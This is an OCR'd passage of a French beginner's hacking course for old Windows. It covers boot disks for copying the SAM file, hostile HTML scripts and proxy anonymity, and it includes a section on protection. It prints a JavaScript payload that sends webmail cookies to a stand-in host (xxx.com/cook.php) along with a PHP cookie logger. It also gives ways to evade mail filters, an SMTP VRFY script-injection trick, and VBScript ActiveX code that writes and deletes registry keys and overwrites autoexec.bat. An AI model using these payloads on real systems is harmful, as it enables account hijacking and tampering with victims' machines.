
Cliquez sur "Parcourir" comme pour la deuxième méthode. Mais vous remarquerez qu'il n'est pas possible de choisir le type de fichiers pour voir "Tous les fichiers". Pour déjouer cette mini-protection, il suffit de mettre un signe "*" dans le nom du fichier et tapez Enter. Comme par magie, tous les fichiers apparaissent.

Internet Explorer

Tapez : "file:///c:/" pour accéder au lecteur c: ou directement "c:/"



Internet Explorer vous permet aussi de visualiser les lecteurs partagés par les autres machines du réseau.




Tapez : "file:///[nom de l'ordinateur]" pour accéder aux ressources partagées.

Disquette de démarrage


De cette manière, il est possible d'utiliser le DOS pour accéder au fichier SAM par exemple, et le copier sur une disquette. Nous verrons les commandes DOS dans la partie sur les fichiers .bat. Pour faire une disquette de démarrage avec Win98, rien de plus simple...

Cliquez sur "Démarrer"-->"Paramètres"-->"Panneau de configuration". Sur le panneau de configuration, cliquez sur "Ajout/Suppression de Programmes", onglet "Disquette de démarrage". Insérez une disquette vierge dans votre lecteur et cliquez sur "Créer une disquette".



Vous pourrez vous procurer différentes disquettes de boot sur : http://www.bootdisk.com/

Astuce : Si vous n'avez pas accès au panneau de configuration, utilisez l'aide windows. Lancez l'aide windows en cliquant sur "démarrer"-->"Aide". Cliquez sur l'onglet "Index" et entrez un mot clé comme "Ajout/Suppression". Sélectionnez une sous-catégorie comme "Ajouter des programmes". Sur votre droite, vous devriez avoir un raccourci vers "Ajout/Suppression de programme". Vous pouvez faire de même pour ajouter ou supprimer un périphérique...



Les scripts hostiles

Cette partie du cours a pour but de vous montrer l'utilisation que pourrait faire une personne malveillante avec quelques langages de programmation en script (fichiers .bat, javascript...), et vous apprendre quelques commandes DOS. Pour mettre en œuvre un .bat, on utilisera une faille ActiveX pour créer des fichiers .bat sur votre disque.

Pour construire votre premier fichier html, il vous faudra juste un notepad Windows ou tout autre éditeur de texte. Créez un nouveau document texte en faisant un click droit sur votre bureau. Nommez le test.txt pour le moment. Ouvrez-le en double-cliquant dessus. Voici la structure de base d'un fichier Html que vous devrez taper (sans les commentaires) pour contruire une page blanche nommée "Ma première page internet" :

```
<HTML>
<HEAD>
<!- ici l'entête de votre page; vous pouvez y inclure par exemple le titre de votre page ->
<TITLE>Ma première page internet</TITLE>
</HEAD>
<BODY>
<!- ici se trouve le corps de votre page, c'est dans cette partie que vous devrez inclure votre script ActiveX->
</BODY>
</HTML>
```

Entre les balises "<!-" et "->" vous trouverez les commentaires qui n'apparaissent pas sur votre navigateur mais juste au niveau de la source de la page.

Pour plus d'info sur le language HTML --> http://www.ac-grenoble.fr/gb/htmldoc.htm

Les dangers du Javascript

Le code javascript rajouté dans les pages html représente également un danger potentiel. Quand du code javascript est inséré dans une page html, il sera directement exécuté sur votre ordinateur lors de la consultation de cette page. Le pirate pourrait alors vous faire exécuter n'importe quel code (virus...). Voyons un exemple plus concret qu'utiliserait une personne mal intentionnée pour récupérer votre mot de passe mail:

Certains webmails utilisent une authentification par cookie. Dès que vous avez entré votre mot de passe, un cookie qui reste valable durant le temps de votre connexion vous est renvoyé contenant une clef d'authentification, qui sera examinée à chaque fois que vous lirez l'un de vos mails. Si le pirate réussi à récupérer ce cookie, il pourrait alors l'utiliser afin de récupérer/détruire... l'ensemble de vos mails pendant que vous les consultez. Comment le pirate s'y prendra-t-il ? Il lui suffit de vous faire parvenir un mail au format html contenant le code suivant:

```
<script language=javascript>
var bid=new Image();
bid.src="http://xxx.com/cook.php?cookie="+escape(document.cookie);
</script>
```

Le cookie sera alors renvoyé au serveur xxx.com, contenant un programme php, nommé "cook.php", chargé de récupérer ce cookie. Il ne reste alors au pirate plus qu'à le copier dans son répertoire contenant l'ensemble de ces cookies, puis à se connecter au webmail : aucun mot de passe ne lui sera alors demandé.

Voila à quoi pourrait ressembler un tel programme php, qui écrit le contenu du cookie dans un fichier "cookie_file.txt":

```
<?
$fp=fopen("cookie_file.txt", "a+");
fwrite($fp, "$cookie\n");
fclose($fp);
?>
```

Les webmails, conscients de cette menace, mettent en place des filtres afin d'éliminer le code javascsript contenu dans les mails. Deux problèmes se posent cependant. D'une part, ces filtres n'ont pas une protection absolue: si par exemple n'est filtré que le mot "javascript", il suffit de l'écrire sous forme encodée avec des entités html, par exemple en remplaçant la lettre "a" par "&X41;". Il existe une multitude de méthodes pour tromper les filtres.

D'autre part, si le pirate parvient à vous rediriger vers une page web personnelle contenant ce code, alors les filtres n'agissent évidemment plus, étant donné que cette page n'appartient de toute façon probablement pas au même domaine. Ce dernier cas n'est efficace que pour vous faire exécuter un simple script sur votre navigateur (ce qui pourrait quand même vous poser quelques problèmes !), mais pas pour récupérer votre cookie de connexion, étant donné que ne sera renvoyé par le code javascript que les cookies concernant le domaine à partir duquel le code est exécuté.

Mais les pirates ne manquent pas de ressources comme va peut-être vous le prouver la méthode suivante. Prenons une nouvelle hypothèse d'un webmail, faisant tourner un serveur smtp, ce qui somme toute est une chose très fréquente. Souvenez-vous maintenant d'une commande pouvant être exécutée sur ces derniers: VRFY. Rappellons nous que si nous envoyons une commande de la forme: "VRFY test" , et que le compte "test" n'existe pas, une réponse de la forme "test user unknown" vous sera renvoyé. Maintenant que se passerait il si cette commande était envoyée par l'intermédiare d'un navigateur ? La réponse "test user unknown" serait alors renvoyée dans celui-ci, et si test est remplacé par du code javascript, alors celui-ci sera exécuté. Le seul problème pour le pirate est alors de vous faire exécuter cette requête sur le serveur smtp en y injectant le code javascript. La solution est de vous faire parvenir un formulaire qui se chargera d'envoyer cette requête pour vous :

```
<form method=POST action="ip_du_serveur_smtp:25">
<textarea name="vrfy">
VRFY Le_code_javascript
</textarea>
<input type="submit" value="envoyer">
</form>
```

Si vous cliquez sur le bouton envoyer, alors le code javascript sera exécuté et pourra récupérer le cookie du webmail ! Vous remarquerez également que nous avons précisé dans "action" l'adresse ip du serveur smtp vulnérable, suivi de":25". Cela ne sert simplement qu'à préciser que la connection devra se faire sur le port 25 (celui sur lequel le service smtp écoute) du système distant. Par défault il s'agit du port 80.

Exploitation d'ActiveX sur les pages html

Avec ces quelques lignes de commandes insérées au sein d'une page web, un webmaster malveillant peut aisément intervenir à votre insu sur votre machine. Ces petits scripts peuvent se révéler bien plus dangereux si l'on a affaire à un programmeur d'attaques virales, comme c'est le cas par exemple du virus Haptime qui s'introduit via Outlook express puis se propage dans les pages hmtl, contaminant à son tour tout surfeur non protégé pour peu que les pages infectées aient été uploadées sur la toile.

Voici quelques exemples de ce que l'on peut faire si la machine visée a un niveau de sécurité faible sur son navigteur :

Ecrire une clé dans la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKEY_Branche_de_la_base_de_la_base_registre", "objet_à_écrire"
</script>
</body>
</html>
```

Effacer une clé de la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_Branche_de_la_base_de_la_base_registre"
</script>
</body>
</html>
```

Créer un fichier de commande (.bat)

```
<script language="VBScript">
if location.protocol = "file:" then
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set BatFile = FSO.CreateTextFile("c:\autoexec.bat", 2, False)
BatFile.WriteLine "[ici]"
BatFile.WriteLine "[ici sera inclus le contenu du fichier .bat ligne par ligne que nous verront plus bas]"
BatFile.Close
```

```
end if
</script>
```

Nom du fichier .bat (dans notre exemple, on va écraser le fichier autoexec.bat). A la place du texte en bleu souligné, il faudra inclure ligne par ligne, le contenu du fichier .bat a écrire.

Créer un raccourci d'une URL dans le menu démarrer

```
<html>
<body>
<script Language="VBScript">
if location.protocol = "file:" then
Set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set RealLink = WshShell.CreateShortcut("C:\WINDOWS\Menu Démarrer\Sécurité Internet.url")
RealLink.TargetPath = "http://www.securi-corp.fr.st"
RealLink.Save
end if
</script>
</body>
</html>
```

Création d'un fichier .BAT

Passons maintenant à l'explication et à l'écriture du contenu du fichier .bat. Les fichiers .bat permettent l'exécution automatique de commandes DOS (eh oui, c'est aussi simple que ça ;)

Le fichier autoexec.bat de votre Win9x par exemple exécute toutes les commandes qu'on lui demande au démarrage de Windows.

Pour pouvoir construire correctement notre fichier .bat, il faut connaître les principales commandes DOS :

Quelques commandes DOS

cd..	revient au dossier racine
cd [repertoire]	aller dans un sous dossier
choice	l'utilisateur doit faire un choix
cls	efface ce qu'il y a à l'écran
copy [fichier] [dossier]	copie un fichier dans un dossier
del [fichier]	efface un fichier
dir /p	affiche le contenu d'un dossier en plusieurs fois
dir	affiche le contenu d'un dossier
@echo off [commande]	n'affiche pas les commandes à la suite
echo.	saute une ligne
echo [texte]	affiche le texte se trouvant à la suite
edit [fichier]	affiche le fichier texte et permet de l'éditer
erase [chemin fichier]	efface un fichier (pas d'accord demandé)
format [lecteur]	format un disque (accord victime demandé)
goto	demande de branchement (saut)
if	branchement conditionnel

mem	affiche l'espace disque
mkdir [dossier]	crée un dossier
pause	pour que le programme continue, il faut appuyer sur une touche
ren [fichier1] .[nouvelle extension]	change l'extension du fichier 1 par la nouvelle extension
rename [fichier1] [nouveau nom]	renomme le fichier1 par le nouveau nom
rmdir [dossier]	efface un dossier
type [fichier texte]	affiche le contenu d'un fichier txt
ver	affiche la version du DOS
vol [lecteur]	affiche le nom d'un lecteur
c:\windows*.*	indique tout le contenu d'un dossier (demande autorisation)
c:\windows*.[extension	indique tous les fichiers d'un certain type du dossier windows (pas d'autorisation demandée)

Pour avoir plus d'aide sur le command dos, il suffit, dans une fenêtre DOS, de taper la commande voulue suivie de "/?". ex: c:\windows\command>ping /?

Contenu du fichier .bat

Voici un exemple tout simple et inoffensif :

```
@echo off
cls
dir /p c:\windows\
pause
echo.
echo Ici le pirate peut insérer un code pour reformater votre disque ou voler des informations ! ;-/
pause
```

Chacune des lignes du fichier .bat est à inclure dans notre script et notre fichier html est fini. Il ne vous reste plus qu'à le tester en double-cliquant dessus. Cela aura pour effet d'écraser le fichier .bat et au prochain reboot, l'exécution automatique de notre fichier .bat (autoexec.bat).


Protection


Toutes ces méthodes vous auront peut-être fait peur, et vous en auriez d'ailleurs raison. La protection pourtant est extrêmement simple à mettre en oeuvre. Désactivez le javascript et les contrôle activeX. Il est vrai que cela empêchera l'exécution de certains codes tout à fait innocents, mais c'est le seul moyen de vous protéger efficacement contre ces attaques.

Pour désactiver le javascript, rendez-vous dans les paramètres de votre navigateur pour le désactiver. Sous Internet Explorer, allez dans Outils->Options Internet onglet Sécurité, et désactivez son exécution.

Pour voir la source d'une page Internet, cliquez sur "affichage"-->"source" dans IE.

Il est important de bien paramétrer son navigateur en utilisant les options de sécurité de IE.





Pour modifier les options de sécurité cliquez sur "Outils"-->"Options Internet".Onglet "Sécurité". En cliquant sur "Personnaliser le niveau...", vous pourrez désactiver l'exécution du Javascript, ActiveX ou l'utilisation de cookies par exemple. Si vous ne savez pas à quoi correspond une certaine option, je vous conseille de mettre toujours l'option "demander" ou "désactiver".

Links :
- http://www.chez.com/scudo/Faq/dos/ (une petite FAQ sur le DOS et les fichiers Batch)
- http://www.aidewindows.net/ (pour vous aider à bien configurer votre windows)
- http://www.symantec.com/region/fr/resources/script.html (les scripts malicieux)
- http://evolvae.free.fr/documentations/activex.htm (Quelques Scripts ActiveX)

Anonymat


Mais comment font ces hackeurs pour cacher leur IP ? Sur internet il existe divers services qui permettent de cacher votre IP suivant le protocole utilisé... Il ne faut pas confondre ce que je vais vous décrire ci-dessous avec ce que l'on appelle le "spoofing".

Proxy HTTP

Pour être anonyme en surfant, la méthode la plus simple est de se trouver un proxy HTTP (proxyWeb) qui se trouve par défaut sur le port 80 ou 8080. Certains scanners comme "Proxy Hunter" sont spécialisés dans la recherche de proxy. Si vous n'avez pas de proxy sous la main, vous pouvez toujours utiliser anonymizer.com pour cacher votre IP. Il vous suffit de taper : "http://anon.free.anonymizer.com/" suivi de l'url à visiter.


Vous pouvez configurer IE pour qu'il passe automatiquement par un proxy à chaque connexion. Pour cela, cliquez sur "Outils"-->"Options Internet...", onglet "Connexions" et "Paramètres LAN".

Cochez "Utiliser un serveur proxy" et indiquez-lui l'adresse et le port du proxy par lequel vous voulez passer.



MultiProxy

Si vous voulez utiliser Multiproxy pour gérer vos connections, vous devrez spécifier dans l'adresse : "127.0.0.1" et le port : "8088".



Multiproxy est téléchargeable sur http://www.multiproxy.org.


Multiproxy est très utile, car il vous permet de :
- changer de proxy à chaque page visitée
- tester toute une liste de proxies (rapidité, anonymat)
- classer tous les proxies suivant leur vitesse

Cliquez sur "Check all proxies" pour dire à Multiproxy de vérifier chaque proxy.

Cliquez sur "Options", onglet "Proxy Server List". Dans cette fenêtre, vous pouvez apercevoir les proxies qu'utilise Muliproxy. Un proxy précédé d'un cercle rouge signifie qu'il ne fonctionne pas (vous pouvez le supprimer pour éviter de le tester à chaque démarrage).

Pour ajouter une nouvelle liste de proxy, il suffit déjà d'en trouver une. Allez faire un tour sur http://www.multiproxy.org/anon_list.htm. Faites un copier-coller de la liste dans un fichier texte et nommez-le proxy.txt par exemple. Ensuite, toujours dans l'onglet "Proxy servers list", cliquez sur "Menu" --> "Files" --> "Import proxy list".

Il ne vous reste plus qu'à lui indiquer le fichier à importer et à "Check" de nouveau tous les proxies.



Faites un click droit sur l'icône de Mproxy en bas à droite dans la barre des tâches.

Le menu qui apparaît vous permet surtout d'activer l'utilisation de proxy ou pas, d'un simple click au lieu de passer par les "Paramètres LAN" de IE.

--> passage par proxy activé

--> passage par proxy désactivé


Vous pouvez tester votre Anonymat sur le site de la CNIL : http://www.cnil.fr/traces/index.htm

Un bon site sur la protection de votre vie privée : http://www.anonymat.org/

SockCaps

A présent, voyons comment passer par un proxy sock (utilisé pour le connexion permanentes). Je vais vous montrer comment se connecter au travers d'un proxy sock en utilisant un petit soft comme sockcaps qui permet de faire passer n'importe quelle application par un proxy sock. (utile dans le cas ou vous voulez faire passer une application par un sock qui ne le propose pas dans ses options). Vous pouvez télécharger Sockcaps la --> http://www.clubic.com/t/gen/fl1087.html. Il faut savoir que les Proxy Sock ne peuvent pas etre utilisés pour surfer. Les socks sont utilisés dans la plupart des cas pour se connecter sur un serveur FTP, IRC, ICQ, etc. Par défaut, les proxy sock écoutent sur le port 1080.


Dans mon exemple je vais combiner sockcaps avec la commande ftp de windows (c:\windows\ftp.exe).
Configuration de Sockcaps :




Pour configurer Sockcaps, cliquez sur "File" --> "Settings" dans l'interface principale. Une fois sur l'onglet "Socks Settings", il vous faut lui indiquer l'adresse du proxy sock dans "SOCKS Server" et le port qui est par défaut 1080.

La différence entre les Socks version 4 et 5, c'est que la version 4 ne nécessite pas d'identification par login et pass. Vous n'êtes donc pas obligé de remplir "Socks User ID".

Dès que votre sockcaps est bien configuré, revenez à l'interface principale et cliquez sur "New".




Cliquez sur "Browse" dans la fenêtre"New Application Profile" et indiquez à sockcaps quel soft il doit faire passer par le proxy Sock. Dans l'exemple, j'ai pris ftp.exe se trouvant dans le répertoire c:\WINNT\system32\ftp.exe (Win2k). Cliquez sur "OK" pour refermer la fenêtre.



Double-cliquez sur le soft à lancer, à partir de sockcaps ou cliquez sur "Run". Un fenêtre DOS avec l'invite ftp devrait apparaître...

Maintenant que ftp est lancé, il faut lui demander de se connecter à un FTP valide. Pour cela, tapez : "open [IP de la machine]" comme ci-dessous :



Dès que vous voyez "connecté à [IP de la machine], c'est que votre connexion a réussi ! Voilà, maintenant, vous êtes anonyme en utilisant la commande ftp. Attention : Il faut toujours relancer la command ftp à partir de sockcaps, sinon vous n'utiliserez pas de proxy.. Vérifiez aussi que le propriétaire du proxy socks que vous comptez utiliser vous a donné son accord.

La suite du programme au prochain épisode...

Un avis à faire passer ? Des questions à poser ? N'hésitez pas à aller sur le site http://www.dmpfrance.com ! Vous pourrez accéder aux forums et à de nombreuses informations sur The Hackademy School, lire des articles de The Hackademy Journal, obtenir des adresses pratiques, etc.

A bientôt !

Mini Glossaire

Cracker : personne qui casse des protections logicielles.

Crasher : personne qui détruit un système pour le plaisir.

DOS : couche logicielle de l'ancien système d'exploitation de Microsoft, indépendante de Windows (98 1ere et Seconde édition) et intégrée par la suite (ME et supérieures).

DoS : Déni de Service, qui consiste à bloquer un système via, généralement, du flood.

DDoS : c'est lorsque plusieurs machines exécutent la même attaque sur une même cible dans le but d'un DoS.

Exploit : moyen permettant d'utiliser une faille à des fins malicieuses.

Flag : option qui spécifie le type d'un paquet réseau.

